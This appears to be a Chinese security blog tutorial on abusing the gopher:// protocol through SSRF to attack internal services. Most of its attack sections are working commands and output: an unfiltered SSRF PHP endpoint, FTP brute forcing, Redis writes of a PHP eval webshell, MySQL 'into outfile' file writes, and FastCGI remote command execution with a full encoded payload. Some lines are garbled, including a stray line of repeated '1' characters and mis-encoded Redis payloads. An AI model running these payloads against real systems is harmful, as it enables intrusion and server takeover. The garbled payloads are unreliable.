

# Gopher 协议使用总结

这是 酒仙桥六号部队 的第 64 篇文章。

全文共计 3714 个字，预计阅读时长 12 分钟。

什么是 Gopher 协议？

Gopher 协议是一个通信协议，它用来设计，分配，搜索与检索文档中的 internet 协议的网络。在超文本传输协议（http）出现之前，它是 internet 上最重要的信息检索工具，gopher 生态系统被认为是万维网的前身。

Gopher 这个名字是由在明尼苏达大学的 Anklesaria 命名的，它的名字由来是这样的：

1. 明尼苏达大学的吉祥物是地鼠。
2. 一个跑腿的助手就像地鼠一样在地下挖洞总能到达它想要的位置。



由于可以 GET、POST 请求，那可以先截获 get 请求包和 post 请求包，再构造成符合 gopher 协议的请求，利用 Gopher 我们可以对 FTP, Telnet, Redis, Memcache, 基于一个 TCP 包的 exploit 等等进行内网攻击，这样极大的拓宽了我们的攻击面。

Gopher 协议格式

Gopher 默认端口是 70:

URL:gopher://<host>:<port>/<gopher-path>

<gopher-path> 可以是下面其中之一的格式:

```
<gophertype><selector>  
<gophertype><selector>%09<search>  
<gophertype><selector>%09<search>%09<gopher+_string>
```

如果省略 <port>, 则端口默认为 70。<gophertype > 是一个单字符字段, 表示 URL 所引用资源的 Gopher 类型。

整个 <gopher-path> 也可以为空, 在这种情况下, 定界 “/” 也是可以为空, 并且 <gophertype > 默认为 “ 1” 。

<selector> 是 Gopher 选择器字符串。在 Gopher 协议中, Gopher 选择器字符串是一个八位字节序列, 可以包含除 09 十六进制 (US-ASCIIHT 或制表符), 0A 十六进制 (US-ASCII 字符 LF) 和 0D (US-ASCII 字符 CR) 之外的任何八位字节。

<search> 用于向 gopher 搜索引擎提交搜索数据, 和 < selector > 之间用 %09 隔开。

Gopher 客户端通过将 Gopher<selector> 字符串发送到 Gopher 服务器来指定要检索的项目。

### 如何转换规则

我们先随意构造一个简单 php 代码

```
<?php
$b=$_REQUEST["a"]
echo $b;
?>
```

我们构造一个 GET 包。

```
GET /edit.php?a=Hi HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_edb4d6d1c1ccb393b622eb7bd0601b7f=1585239031,1585239369; Hm_lvt_eb74350627920fd1a4c86e1caed4f594=1585239031,1585239369;
bdshare_firsttime=1592814981732
Upgrade-Insecure-Requests: 1
```

虽然 Burp 帮我们 GET 那么多参数，我们可以缩到 3 行。

```
GET /edit.php?a=Hi HTTP/1.1
Host: 127.0.0.1
Connection: close
```

转换规则

1. 如果第一个字符是 > 或者 < 那么丢弃该行字符串，表示请求和返回的时间。
2. 如果前 3 个字符是 + OK 那么丢弃该行字符串，表示返回的字符串。
3. 将 \r 字符串替换成 %0d%0a。
4. 空白行替换为 %0a。

5. 问号需要转码为 URL 编码 %3f, 同理空格转换成 %20。

6. 在 HTTP 包的最后要加 %0d%0a, 代表消息结束。

我们先将其转换成 gopher 协议执行。

```
curlgopher://192.168.11.1:80/_GET%20/edit.php%3fa=Hi%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aC  
onnection:%20close%0d%0a
```



```
root@kali:~# curl gopher://192.168.11.1:80/_GET%20/edit.php%3fa=Hi%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aC  
onnection:%20close%0d%0a  
HTTP/1.1 200 OK  
Date: Thu, 16 Jul 2020 03:10:52 GMT  
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9  
X-Powered-By: PHP/5.6.27  
Connection: close  
Transfer-Encoding: chunked  
Content-Type: text/html; charset=UTF-8  
  
2  
Hi  
0
```

Content-Length 为 2。

POST 同理, 但是需要 5 行。

```
POST /edit.php HTTP/1.1  
Host: 127.0.0.1  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
a=Hi
```

```
curlgopher://192.168.11.1:80/_POST%20/edit.php%3fa=Hi%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0a  
Connection:%20close%0d%0aContent-Type:%20application/x-www-form-urlencoded%0d%0a
```

```

root@kali:~# curl gopher://192.168.11.1:80/_POST%20/edit.php%3fa=Hi%20HTTP/1.1%0d%0aHost:%20127.0.0.1%0d%0aConnection:%20close%0d%0aContent-Type:%20application/x-www-form-urlencoded%0d%0a
HTTP/1.1 200 OK
Date: Thu, 16 Jul 2020 03:20:58 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

2
Hi
0

```

我们可以测试 SSRF 中 gopher 是否有效。

先写一个有 SSRF 的漏洞 PHP 代码, 这里没对参数做任何过滤。

```

<?php
$url = $_GET['url'];
$curlobj = curl_init($url);
echo curl_exec($curlobj);
?>

```

注意 php.in 要开启 extension=php\_curl.dll

Php 版本 > 5.3 (gopher 协议在 5.3 版本以上才开始支持)

攻击机监听本地 4444 端口, 同时浏览器访问:

```
192.168.11.1/ssrf2.php?url=gopher://192.168.11.130:4444/_hello
```

记得在左边的教程前加一个工用字

比1守安1工1传1制1的1数1据1后1加1上11个1用1于1付1。

```
root@kali:~/Desktop# nc -lp 4444
hello
█
```

收到传输过来的字符那么说明没有问题。

## FTP 爆破

内网中存在弱口令的 FTP 比较多，我们可以尝试一下。


攻击机 IP: 192.168.11.130

SSRF 服务器 IP: 192.168.1.11

FTP 服务器 IP: 192.168.11.136

首先，先在 FTP 的服务器上测试一下访问 FTP 的流量情况，对其进行抓包处理。

```
curl ftp://vsftp:vsftp@127.0.0.1/ 【vsftp账号: vsftp密码】
```



右键 Follow tcp steam , 保存为 ASCII 格式, 这里我们只保留 USER PASSQUIT 这 3 个字符用于加快爆破返回速度。

```
USER XXXXXXXXXX  
PASS XXXXXXXXXX  
PWD  
EPSV  
TYPE A  
LIST  
QUIT
```



7 client pkts, 0 server pkts, 0 turns.


127.0.0.1:49374 → 127.0.0.1:21 (€ ▾ Show and save data as ASCII ▾ Stream 1 ▾

Find:  Find Next



按照规则转换成 gopher 码, 再放入 BP 中需要对其进行一次转码进行爆破。





## REDIS

常见的写入 webshell 脚本。

```
flushall
set 1 '<?php eval($_GET["cmd"]);?>'
config set dir /www/wwwroot/
config set dbfilename shell.php
save
```

用 wireshark 捕捉 lo0, 再写入:

```
root@kali:~/Desktop/Gopherus-master# redis-cli
127.0.0.1:6379> flushall
OK
127.0.0.1:6379> set 1 '<?php eval($_GET["cmd"]);?>'
OK
127.0.0.1:6379> config set dir /www/wwwroot/
OK
127.0.0.1:6379> config set dbfilename shell.php
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
```

右键定位 tcp 跟踪流:

```
*1
$7
COMMAND
*1
$8
flushall
*3
$3
set
$1
1
$27
<?php eval($_GET["cmd"]);?>
*4
$6
config
$3
set
$3
dir
$13
/www/wwwroot/
*4
$6
config
6客户端 分组, 0服务器 分组, 0 turn(s).
127.0.0.1:54064 → 127.0.0.1:6379 (214 bytes) 显示和保存数据为 ASCII 流 C
```

按之前的方法转换成 gopher 码后, 成功生成 shell.php。



```
root@kali:~/Desktop/Gopherus-master# curl -v 'http://192.168.11.130/ssrf.php?url=gopher://127.0.0.1:6379/_x2A1x0Dx0Ax248x0Dx0AFlushallx0Dx0Ax2A3x0Dx0Ax243x0Dx0Ax241x0Dx0Ax243x0Dx0Ax2432x0Dx0Ax0Ax3C3Fphp%20eval%28x40x24_POSTx5Bx27ax27x5Dx29x3Bx20x3Fk3Ex0Ax0Ax0Dx0Ax2A4x0Dx0Ax246x0Dx0Aconfigx0Dx0Ax243x0Dx0Ax243x0Dx0Ax243x0Dx0AAdirx0Dx0Ax2413x0Dx0A/var/www/htmlx0Dx0Ax2A4x0Dx0Ax246x0Dx0Aconfigx0Dx0Ax243x0Dx0Ax243x0Dx0Ax2410x0Dx0Adbfilenamex0Dx0Ax249x0Dx0Ashell.phpx0Dx0Ax2A1x0Dx0Ax244x0Dx0Asavex0Dx0Ax0A'  
* Trying 192.168.11.130:80 ...  
* TCP_NODELAY set  
* Connected to 192.168.11.130 (192.168.11.130) port 80 (#0)  
> GET /ssrf.php?url=gopher://127.0.0.1:6379/_x2A1x0Dx0Ax248x0Dx0AFlushallx0Dx0Ax2A3x0Dx0Ax243x0Dx0Ax241x0Dx0Ax243x0Dx0Ax0Ax3C3Fphp%20eval%28x40x24_POSTx5Bx27ax27x5Dx29x3Bx20x3Fk3Ex0Ax0Ax0Dx0Ax2A4x0Dx0Ax246x0Dx0Aconfigx0Dx0Ax243x0Dx0Ax243x0Dx0AAdirx0Dx0Ax2413x0Dx0A/var/www/htmlx0Dx0Ax2A4x0Dx0Ax246x0Dx0Aconfigx0Dx0Ax243x0Dx0Ax243x0Dx0Ax2410x0Dx0Adbfilenamex0Dx0Ax249x0Dx0Ashell.phpx0Dx0Ax2A1x0Dx0Ax244x0Dx0Asave%0Dx0Ax0A HTTP/1.1  
> Host: 192.168.11.130  
> User-Agent: curl/7.68.0  
> Accept: */*  
>
```

成功执行，可以用蚁剑连接。



URL	IP	ADDR	NOTE	CTIME	UTIME
-----	----	------	------	-------	-------

http://192.168.11.130	192.168.11.130	局域网 对方和您	2020/07/21 02:18:53	2020/07/21 02:18:53
...	...	...	...	...

Redis 未授权访问除了 Webshell 之外，我们也可以使用 crontab 反弹 shell，利用公私钥直接登录目标服务器，主从模式等。

## MYSQL

MYSQL 认证模式有 2 种

1. 密码认证，这种使用挑战应答模式，服务器会先对密码加 salt 之后再验证。
2. 无需密码认证，直接发送数据包即可。

MYSQL 还有 3 种连接方式：

1. Unix 套接字，这种用于 linux 或者 unix 环境下且 client 和 server 端需要在一台电脑中。
2. 内存共享或者命名管道。这种用于 windows 环境下且 client 和 server 端在一台电脑中。
3. TCP/IP，网络传输协议，使用的最多的一种连接方式。


那么在非交互下我们可以使用 TCP/IP 无密码认证来实现攻击。

先创建 1 个无密码的本地登录用户，再进行抓包处理。

客户端输入：

```
mysql -h 127.0.0.1 -u ssrf -p  
show version();  
exit;
```

将得到的抓包文件同理进行过滤成 tcp 流 raw 格式。





能导入到指定的位置。

如新版本 mysql 强制导出文件到指定文件，需要对其进行添加新路径。

```
# Allow pid, socket, socket lock file access
/var/run/mysqld/mysqld.pid rw,
/var/run/mysqld/mysqld.sock rw,
/var/run/mysqld/mysqld.sock.lock rw,
/var/run/mysqld/mysqld.sock.lock rw,
/var/run/mysqld/mysqld.sock.lock rw,
/run/mysqld/mysqld.pid rw,
/run/mysqld/mysqld.sock rw,
/run/mysqld/mysqld.sock.lock rw,
/run/mysqld/mysqld.sock.lock rw,
/run/mysqld/mysqld.sock.lock rw,
/run/mysqld/mysqld.sock.lock rw,
/run/mysqld/mysqld.sock.lock rw,
/var/www/html/** rwk,
```

eg: python exploit.py -u root -p "" -d "" -P "PAYLOAD" -v -c

```

t0uma@ubuntu:~/Desktop$
t0uma@ubuntu:~/Desktop$ python exploit.py -u curl -d mysql -p "" -P "select '<?
php phpinfo();?>' into outfile '/var/www/html/h3.php';" -v -c
server handshake
0000 5B00000000A382E30 2E32302D30756275          [...8.0.20-0ubu
0010 6E7475302E32302E 30342E31000A0000          ntu0.20.04.1...
0020 0001365F30792957 6600FFFFFFF0200FF        ..6_0y)Wf.....
0030 C715000000000000 000000002E7B7863          .....{xc
0040 4777062064210342 0063616368696E67          Gw. d!.B.caching
0050 5F736861325F7061 7373776F726400          _sha2_password.

client login packet:
0000 2C0000014FB70000 0000000121000000          ,...0.....!...
0010 0000000000000000 0000000000000000          .....
0020 000000006375726C 00006D7973716C00          ...curl..mysql.

[+] Login Success
client Login Result packet:
0000 0700000200000002 000000          .....

execute request packet
0000 410000000373656C 65637420273C3F70          A...select '<?p
0010 687020706870696E 666F28293B3F3E27          hp phpinfo();?>'
0020 0000000000000000 0000000000000000          .....

```




FastCGI (Fast Common Gateway Interface) 本质是 一次运行多个接口 ，是通用网关接口 (CGI) 的增强版本，由 CGI 发展改进而来，主要用来提高 CGI 程序性能，类似于 CGI，FastCGI 也是一种让交互程序与 Web 服务器通信的协议。

Fastcgi 协议由多个 record 组成，其中 record 包含 header 和 body。服务器中间件将 header 和 body 按照 fastcgi 的规则封装好通过 tcp 发送给 FPM (Fastcgi 协议解析器) ， FPM 解码后将结果再封装后返回给中间件。

```
typedef struct {
    /* Header */
    unsigned char version; // 版本
    unsigned char type; // 本次record的类型
    unsigned char requestIdB1; // 本次record对应的请求id
    unsigned char requestIdB0;
    unsigned char contentLengthB1; // body体的大小
    unsigned char contentLengthB0;
    unsigned char paddingLength; // 额外块大小
    unsigned char reserved;

    /* Body */
    unsigned char contentData[contentLength];
    unsigned char paddingData[paddingLength];
}
ECGT_Record_t
```



其中 FPM 按照 fastcgi 的协议将 TCP 流解析成真正的数据。

举个例子，用户访问 `http://127.0.0.1/index.php?a=1&b=2`，如果 web 目录是 `/var/www/abc`，那么 Nginx 会将这个请求变成如下 key-value 对：

```
{
  'GATEWAY_INTERFACE': 'FastCGI/1.0',
  'REQUEST_METHOD': 'GET',
  'SCRIPT_FILENAME': '/var/www/abc/index.php',
  'SCRIPT_NAME': '/index.php',
  'QUERY_STRING': '?a=1&b=2',
  'REQUEST_URI': '/index.php?a=1&b=2',
  'DOCUMENT_ROOT': '/var/www/abc',
  'SERVER_SOFTWARE': 'php/fcgiclient',
  'REMOTE_ADDR': '127.0.0.1',
  'REMOTE_PORT': '12345',
  'SERVER_ADDR': '127.0.0.1',
  'SERVER_PORT': '80',
  'SERVER_NAME': "localhost",
  'SERVER_PROTOCOL': 'HTTP/1.1'
}
```

FPM 拿到 fastcgi 的数据包后，进行解析，得到上述这些环境变量。然后，执行 `SCRIPT_FILENAME` 的值指向的 PHP 文件，也就是 `/var/www/abc/index.php`。

也就是说 php-fpm 根据 `script_filename` 的值来执行 php 文件。如果该文件不存在，则返回 404。

大致原理：

1.NGINX 与 IIS7 曾出现 php 解析漏洞，例如访问 <http://127.0.0.1/1.jpg/.php> 则访问的文件是 1.jpg，却按照 .php 解析。

由于 php 中的 `fix_pathinfo` 特性，如果地址路径为 `/var/www/abc`。它会先判断 `SCRIPT_FILENAME` 即 `/var/www/abc/1.jpg/.php` 是否存在，如果不存在则去掉最后一个 `/` 和后面的内容，判断 `/var/www/abc/1.jpg` 是否存在，如果存在则按照 php 来解析。

2.PHP.INI 中有两个配置项，`auto_prepend_file` 和 `auto_append_file`。可以将文件 `require` 到所有页面的顶部与底部。

```
; Automatically add files before PHP document.  
; http://php.net/auto-prepend-file  
auto_prepend_file =  
  
; Automatically add files after PHP document.  
; http://php.net/auto-append-file  
auto_append_file =
```

`auto_prepend_file` 是在执行目标之前先包含 `auto_prepend_file` 中指定的文件，我们可以将 `auto_prepend_file` 设定为 `php://input`，`auto_append_file` 是执行完成目标文件后，包含 `auto_append_file` 指向的文件。

其中 FPM 还有 2 个变量需要如下设置 PHP\_VALUE 和 PHP\_ADMIN\_VALUE。

分别设置为：

```
'PHP_VALUE': 'auto_prepend_file = php://input',  
'PHP_ADMIN_VALUE': 'allow_url_include = On'
```

利用条件：

libcurl 版本  $\geq 7.45.0$ (由于 EXP 里有 %00, CURL 版本小于 7.45.0 的版本, gopher 的 %00 会被截断)

PHP-FPM 监听端口

PHP-FPM 版本  $\geq 5.3.3$

知道服务器上任意一个 php 文件的绝对路径


FastCGI 基本都在本地 127.0.0.1 端口上的, 这里用 P 神脚本尝试执行。

<https://gist.github.com/phith0n/9615e2420f31048f7e30f3937356cf75>



```
root@kali:~/Desktop# python fpm.py 127.0.0.1 -p 9000 /var/www/html/index.php -c '<?php echo system('whoami');exit; ?>  
PHP message: PHP Warning: Use of undefined constant whoami - assumed 'whoami' (this will throw an Error in a future version of PHP) in php://input on line 1  
Content-type: text/html; charset=UTF-8  
www-data  
www-data
```

我们将其转换成 gopher, 先监听 2333 端口。



```
root@kali:~/var/www/html# nc -nvlp 2333 > 1.txt
listening on [any] 2333 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 40362
sent 0, rcvd 557
```

再执行脚本。

```
root@kali:~/Desktop# python fpm.py 127.0.0.1 -p 2333 /var/www/html/index.php -c '<?php echo system('whoami');exit; ?>'
Traceback (most recent call last):
  File "fpm.py", line 251, in <module>
    response = client.request(params, content)
  File "fpm.py", line 188, in request
    return self._waitForResponse(requestId)
  File "fpm.py", line 193, in _waitForResponse
    buf = self.sock.recv(512)
socket.timeout: timed out
```


得到的脚本进行简单的 urlencode 转换。

```
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> f = open('1.txt')
>>> ff = f.read()
>>> from urllib import quote
>>> print quote(ff)
%01%01%08Ck17%00%08%00%00%00%01%00%00%00%00%00%00%01%04%08Ck17%01%0DB%00%00%0E%02CONTENT_LENGTH34%0Ck10CONTENT_TYPEApplication/text%0B%04REMOTE_PORT9985%0B%09
SERVER_NAMElocalhost%11%0BGATEWAY_INTERFACEFastCGI/1.0%0F%0ESERVER_SOFTWAREphp/fcgi%client%0B%09REMOTE_ADDR127.0.0.1%0Fk17SCRIPT_FILENAME/var/www/html/index
.php%0B%17SCRIPT_NAME/var/www/html/index.php%00%1FPHP_VALUEauto_prepend_file%0%3D%20php%3A//input%0E%04REQUEST_METHODPOST%0B%02SERVER_PORT%00%0F%0BSERVER_P
ROTOCOLHTTP/1.1%0C%00QUERY_STRING%0F%16PHP_ADMIN_VALUEallow_url_include%20%3D%20on%00%01DOCUMENT_ROOT%0B%09SERVER_ADDR127.0.0.1%0B%17REQUEST_URI/var/www/h
tml/index.php%01%04%08Ck17%00%00%00%00%01%05%08Ck17%00%22%00%00%3Ck3Fphp%20echo%20system%28whoami%29%3Bexit%3B%20%3F%3E%01%05%08Ck17%00%00%00%00
>>>
```

